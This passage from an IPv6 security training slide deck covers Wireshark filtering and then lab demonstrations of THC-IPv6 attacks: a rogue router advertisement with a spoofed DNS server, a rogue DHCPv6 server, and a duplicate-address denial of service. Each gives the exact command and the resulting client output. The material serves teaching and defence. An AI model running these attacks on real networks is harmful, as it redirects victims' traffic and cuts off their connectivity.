1723	0.278	17:46:36.221	Brocade_ee:ea:c3	LLDP_Multicast	LLDP	133 TTL = 120 System Name = group05_NetIron
1724	0.237	17:46:36.458	fe80::68ec:6151:8d5f:2da2	ff02::1:2	DHCPv6	198 Request XID: 0x99ae2a CID: 0001000115e...
1725	0.001	17:46:36.459	fe80::20c:29ff:febb:6265	fe80::68ec:6151:8d5f:2da2	DHCPv6	166 Reply XID: 0x99ae2a CID: 0001000115e87...
1726	0.005	17:46:36.464	fe80::68ec:6151:8d5f:2da2	ff02::16	ICMPv6	90 Multicast Listener Report Message v2
1727	0.005	17:46:36.469	fe80::68ec:6151:8d5f:2da2	ff02::16	ICMPv6	90 Multicast Listener Report Message v2
1728	0.000	17:46:36.470	10.105.2.100	224.0.0.22	IGMPv3	54 Membership Report / Leave group 224.0...

- Colors help you focus on specific addresses, protocols, events, and possibly find errors quickly

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

45

## Color rule processing order




- Color rules read like a router ACL or firewall rule
  - First color rule that matches wins

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

46

# IPv6 Hacking Tools

## Color rule creation



Double click to edit. Drag to move. Rules are processed in order until a match is found.


1 2 3 4

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

47

## Using Wireshark to view IPv6 pkts


- IPv6 display filter families
  - ipv6
  - icmpv6
  - dhcpv6
- IPv6 related display filters:
  - <http://www.wireshark.org/docs/dfref/i/ipv6.html>





# IPv6 Hacking Tools

## Display filters – option 1




- The Filter bar will change colors as you type to signify correct syntax for the filter
  - Green – syntax is correct
  - Red – syntax is incorrect
  - Yellow – syntax is suspect
- The Filter dropdown will show last 10 filters used
- You can save Filter definitions for frequent use

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

49

## Display filters – option 2





- In the Packet Details view, right-click on a specific field to build a filter


IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

50

# IPv6 Hacking Tools





## Columns



The screenshot shows the Wireshark interface with a packet list on the left and packet details on the right. A context menu is open over the 'Source' column in the packet details view, showing options like 'Align Left', 'Align Center', 'Align Right', 'Column Preferences...', 'Edit Column', and 'Resize To Contents'. The 'Source' column is currently set to 'fe80::68e'.


- In the Packet Details view, right-click on a specific field to Apply as Column
- Right-click column headings to sort, rename, align, etc

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell



## Configuration profiles

- What they are
- Why/how you use them
- What they contain
- How to share




The screenshot shows the 'Wireshark - Configuration Profiles' dialog box. It lists various profiles, including 'Default', '10162014', 'AbsDateTime', 'AbsDateTime and Seq Numbers', 'Betty-SF15', 'DFW-CUG', 'Factory\_Default', 'IP-ID', 'IPv6', 'IPv6 Default', 'IPv6\_RA', 'IPv6\_RA\_columns', 'Jeff\_main', 'OpenFlow', 'Pkt-comments', 'QOS', 'RVBD\_Wireshark\_Workshop\_start', 'RVBD\_Wireshark\_Workshops', 'tcpip\_4th\_v1.0', 'tcpip\_5th\_v1.0', 'TTVN2015', 'UNT', 'Wireless', 'Wireshark-book-review', 'Wireshark\_Workshop', 'Bluetooth', and 'Classic'. The 'IPv6' profile is selected.

Profile: IPv6

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

# IPv6 Hacking Tools

## Packet annotation




- Right click packet, select Packet Comment

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

53


## Packet annotation



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

54

# IPv6 Hacking Tools



Disclaimer

DO NOT execute these security assessment tools on a network without proper authorization.

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

56

# IPv6 Hacking Tools




## IPv6 Attack tools

- Attack Toolkits
  - THC-IPv6
    - <https://github.com/vanhauser-thc/thc-ipv6>
  - SI6 Networks IPv6 Toolkit
    - <https://github.com/fgont/ipv6toolkit>
- Scanners
  - Nmap, halfscan6 (older)
- Packet forgery
  - Scapy
  - Chiron

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

57

## IPv6 Hacking!



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

58

# IPv6 Hacking Tools



## THC-IPv6 rogue attacker: RA attack

- start attack: `sudo fake_router26 eth0 -A 2001:db8:74c:2bad::/64 -a 180 -D 2001:db8:74c:2bad::53`
- run for a few minutes, then stop attack
- clients should generate GUAs with prefix 2001:db8:74c:2bad::/64, with lifetime timers of valid=180 and preferred=90, and some very new OS's may also configure a DNS server for 2001:db8:74c:2bad::53

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

59



## RA attack – Windows 10 result

Ethernet adapter VMware Network Adapter VMnet9:



### Windows 10 v1809

```
Connection-specific DNS Suffix . : ipv6sandbox.com
Description . . . . . : VMware Virtual Ethernet Adapter for VMnet9
Physical Address. . . . . : 00-50-56-C0-00-09
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2001:db8:1ab:ba5e::103(Preferred)
Lease Obtained. . . . . : Sunday, February 17, 2019 11:20:41 PM
Lease Expires . . . . . : Monday, February 18, 2019 3:15:44 AM
IPv6 Address. . . . . : 2001:db8:74c:2bad:7541:ed0d:3d78:a192(Preferred)
Temporary IPv6 Address. . . . : 2001:db8:74c:2bad:bc85:ff77:73c1:3033(Preferred)
Link-local IPv6 Address . . . . : fe80::7541:ed0d:3d78:a192%37(Preferred)
IPv4 Address. . . . . : 10.1.0.25(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::20c:29ff:fe17:957b%37
                          fe80::20c:29ff:fe87:99ba%37
                          10.1.0.1
DHCPv6 IAID . . . . . : 1459638358
DHCPv6 Client DUID. . . . . : 00-01-00-01-20-6A-6C-49-48-0F-CF-D9-1F-62
DNS Servers . . . . . : 2001:db8:1ab:ba5e::2000
                          2001:db8:74c:2bad::53
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                          ipv6sandbox.com
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

60

# IPv6 Hacking Tools



## RA attack – Windows 10 result

---

```
C:\Users\jcarrell>netsh int ipv6 sh addr int=37



Address 2001:db8:74c:2bad:4d85:3894:2586:431f Parameters
-----
Interface Luid      : VMware Network Adapter VMnet9
Scope Id            : 0.0
Valid Lifetime      : 3m
Preferred Lifetime   : 1m30s
DAD State            : Preferred
Address Type         : Temporary
Skip as Source       : false

Address 2001:db8:74c:2bad:7541:ed0d:3d78:a192 Parameters
-----
Interface Luid      : VMware Network Adapter VMnet9
Scope Id            : 0.0
Valid Lifetime      : 3m
Preferred Lifetime   : 1m30s
DAD State            : Preferred
Address Type         : Public
Skip as Source       : false

Address fe80::7541:ed0d:3d78:a192%37 Parameters
-----
Interface Luid      : VMware Network Adapter VMnet9
Scope Id            : 0.37
Valid Lifetime      : infinite
Preferred Lifetime   : infinite
DAD State            : Preferred
Address Type         : Other
Skip as Source       : false
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

61



## RA attack – Windows 10 result

---

Ethernet adapter Ethernet0:

**Windows 10 v1803**

```
Connection-specific DNS Suffix . : ipv6sandbox.com
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-4D-60-50
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2001:db8:1ab:ba5e::109(Preferred)
Lease Obtained. . . . . : Monday, February 18, 2019 2:55:20 AM
Lease Expires . . . . . : Monday, February 18, 2019 3:10:20 AM
IPv6 Address. . . . . : 2001:db8:74c:2bad:6105:a7b6:28a2:d0f7(Preferred)
Temporary IPv6 Address. . . . . : 2001:db8:74c:2bad:d452:5d0a:17c0:2c71(Preferred)
Link-local IPv6 Address . . . . . : fe80::6105:a7b6:28a2:d0f7%6(Preferred)
IPv4 Address. . . . . : 10.1.0.101(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Monday, February 18, 2019 2:55:18 AM
Lease Expires . . . . . : Monday, February 18, 2019 3:25:18 AM
Default Gateway . . . . . : fe80::20c:29ff:fe17:957b%6
                          fe80::20c:29ff:fe87:99ba%6
                          10.1.0.1
DHCP Server . . . . . : 10.1.0.200
DHCPv6 IAID . . . . . : 67111977
DHCPv6 Client DUID. . . . . : 00-01-00-01-23-02-DB-52-00-0C-29-4D-60-50
DNS Servers . . . . . : 2001:db8:1ab:ba5e::2000
                          10.1.0.200
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                          ipv6sandbox.com
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

62

# IPv6 Hacking Tools



## RA attack – Windows 7SP1 result

Ethernet adapter Local Area Connection:

Windows 7 SP1

```
Connection-specific DNS Suffix . : ipv6sandbox.com
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-7D-7F-F7
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2001:db8:1ab:ba5e::105(Preferred)
Lease Obtained. . . . . : Monday, February 18, 2019 03:06:15
Lease Expires . . . . . : Monday, February 18, 2019 03:21:15
IPv6 Address. . . . . : 2001:db8:74c:2bad:251f:dd3:a5b0:e337(Preferred)
Temporary IPv6 Address. . . . . : 2001:db8:74c:2bad:3522:df1:f11a:b718(Preferred)
Link-local IPv6 Address . . . . . : fe80::251f:dd3:a5b0:e337%10(Preferred)
IPv4 Address. . . . . : 10.1.0.100(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Monday, February 18, 2019 00:08:44
Lease Expires . . . . . : Monday, February 18, 2019 03:23:44
Default Gateway . . . . . : fe80::20c:29ff:fe17:957b%10
                          fe80::20c:29ff:fe87:99ba%10
                          10.1.0.1
DHCP Server . . . . . : 10.1.0.200
DHCPv6 IAID . . . . . : 234884137
DHCPv6 Client DUID. . . . . : 00-01-00-01-1D-13-B0-C1-00-0C-29-C0-CD-D8
DNS Servers . . . . . : 2001:db8:1ab:ba5e::2000
                          10.1.0.200
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                          ipv6sandbox.com
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

63



## RA attack – Ubuntu Desktop result

```
GENERAL.DEVICE: ens33
GENERAL.TYPE: ethernet
GENERAL.HWADDR: 00:0C:29:17:A8:67
GENERAL.MTU: 1500
GENERAL.STATE: 100 (connected)
GENERAL.CONNECTION: Wired connection 1
GENERAL.CON-PATH: /org/freedesktop/NetworkManager/ActiveConnection/11
WIRED-PROPERTIES.CARRIER: on
IP4.ADDRESS[1]: 10.1.0.103/24
IP4.GATEWAY: 10.1.0.1
IP4.DNS[1]: 10.1.0.200
IP4.DOMAIN[1]: ipv6sandbox.com
IP6.ADDRESS[1]: 2001:db8:74c:2bad:ad9d:1d87:6075:6dfc/64
IP6.ADDRESS[2]: 2001:db8:1ab:ba5e::101/128
IP6.ADDRESS[3]: fe80::8146:5985:1023:590e/64
IP6.GATEWAY: fe80::20c:29ff:fe17:957b
IP6.ROUTE[1]: dst = 2001:db8:74c:2bad::/64, nh = ::, mt = 100
IP6.ROUTE[2]: dst = 2001:db8:1ab:ba5e::/64, nh = ::, mt = 100
IP6.DNS[1]: 2001:db8:74c:2bad::53
IP6.DNS[2]: 2001:db8:1ab:ba5e::2000
```

Ubuntu Desktop v16.04

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

64



# IPv6 Hacking Tools



## THC-IPv6 rogue attacker: DHCPv6 attack

- start attack: `sudo fake_dhcps6 eth0 2001:db8:74c:bad1::/64 2001::1234`
- clients should get DHCPv6 GUAs with prefix 2001:db8:74c:bad1::/64, with huge lifetime timers, and a DNS server for 2001::1234
- may take a few disable/enable to see this work...keep trying...
- stop attack, disable/enable clients, verify get proper v6 addr/dns

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

65



## DHCPv6 attack – Windows 10 result

Ethernet adapter VMware Network Adapter VMnet9:

```
Connection-specific DNS Suffix . : 
Description . . . . . : VMware Virtual Ethernet Adapter for VMnet9
Physical Address. . . . . : 00-50-56-C0-00-09
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2001:db8:74c:bad1:100::(Preferred)
Lease Obtained. . . . . : Sunday, February 24, 2019 12:55:32 AM
Lease Expires . . . . . : Monday, February 25, 2019 1:20:04 PM
Link-local IPv6 Address . . . . : fe80::7541:ed0d:3d78:a192%37(Preferred)
IPv4 Address. . . . . : 10.1.0.25(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.1.0.1
DHCPv6 IAID . . . . . : 1459638358
DHCPv6 Client DUID. . . . . : 00-01-00-01-20-6A-6C-49-48-0F-CF-D9-1F-62
DNS Servers . . . . . : 2001::1234
NetBIOS over Tcpip. . . . . : Enabled
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

66

# IPv6 Hacking Tools



## DHCPv6 attack – Windows 10 result

```
C:\Users\jcarrell>netsh int ipv6 sh addr int=37
```

```
Address 2001:db8:74c:bad1:100:: Parameters
```

```
-----  
Interface Luid      : VMware Network Adapter VMnet9  
Scope Id           : 0.0  
Valid Lifetime     : 1d12h24m13s  
Preferred Lifetime : 1d12h24m13s  
DAD State          : Preferred  
Address Type       : Dhcp  
Skip as Source     : false
```

```
Address fe80::7541:ed0d:3d78:a192%37 Parameters
```

```
-----  
Interface Luid      : VMware Network Adapter VMnet9  
Scope Id           : 0.37  
Valid Lifetime     : infinite  
Preferred Lifetime : infinite  
DAD State          : Preferred  
Address Type       : Other  
Skip as Source     : false
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

67



## THC-IPv6 rogue attacker: DoS attack

- start attack: `sudo sudo dos-new-ip6 eth0`
- on Win10 disable/enable, sh addr, LL makes it but GUA fails
- on Ubuntu disconnect/reconnect, sh addr, LL DAD fails, never does RA so no DHCPv6 because of LL fail
- stop attack, disable/enable clients, verify get proper v6 addr/dns

```
^Cjcarrell@ubuntu:~$ sudo dos-new-ip6 eth0  
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...  
Spoofed packet for existing ip6 as fe80::7541:ed0d:3d78:a192  
Spoofed packet for existing ip6 as fe80::1c9:703f:6c5e:651b  
Spoofed packet for existing ip6 as fe80::7009:7ea0:4068:6fe0
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

68

# IPv6 Hacking Tools



## DoS attack – Windows 10 result

Ethernet adapter VMware Network Adapter VMnet9:

```
Connection-specific DNS Suffix . . : 
Description . . . . . : VMware Virtual Ethernet Adapter for VMnet9
Physical Address. . . . . : 00-50-56-C0-00-09
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::7009:7ea0:4068:6fe0%37(Preferred)
IPv4 Address. . . . . : 10.1.0.25(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.1.0.1
DHCPv6 IAID . . . . . : 1459638358
DHCPv6 Client DUID. . . . . : 00-01-00-01-20-6A-6C-49-48-0F-CF-D9-1F-62
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                        fec0:0:0:ffff::2%1
                        fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
```

C:\Users\jcarrell>netsh int ipv6 sh addr int=37

Address fe80::7009:7ea0:4068:6fe0%37 Parameters

```
-----
Interface Luid       : VMware Network Adapter VMnet9
Scope Id             : 0.37
Valid Lifetime       : infinite
Preferred Lifetime   : infinite
DAD State             : Preferred
Address Type          : Other
Skip as Source        : false
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

69





## DoS attack – Ubuntu Desktop result

```
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 fe80::bee4:35a6:1148:27af/64 scope link tentative dadfailed
        valid_lft forever preferred_lft forever
    inet6 fe80::a43c:8b3d:ead:6f6d/64 scope link tentative dadfailed
        valid_lft forever preferred_lft forever
    inet6 fe80::8146:5985:1023:590e/64 scope link tentative dadfailed
        valid_lft forever preferred_lft forever
```

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell


70

# IPv6 Hacking Tools



## IPv6 Essentials Cheat Sheet

<http://teachmeipv6.com/IPv6-Essentials-Cheat-Sheet.pdf>




IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell


71

## Resources



**Guide to TCP/IP**  
Fifth Edition  
James Pyles  
Jeffrey L. Carrell  
Ed Tittel



**Wireshark® Network Analysis**  
The Official Wireshark Certified Network Analyst Study Guide  
Second Edition  
Laura Chappell

Learn **insider tips and tricks** to spot the cause of lousy network performance

Discover **basic through advanced Wireshark techniques** to quickly identify evidence of discovery processes and breached hosts

Analyze **real world case studies** to see how network problems have been solved by IT professionals just like **YOU!**



Foreword by  
**Gerald Combs**  
Creator of Wireshark

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

72

# IPv6 Hacking Tools



## Resources



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

73

## Resources

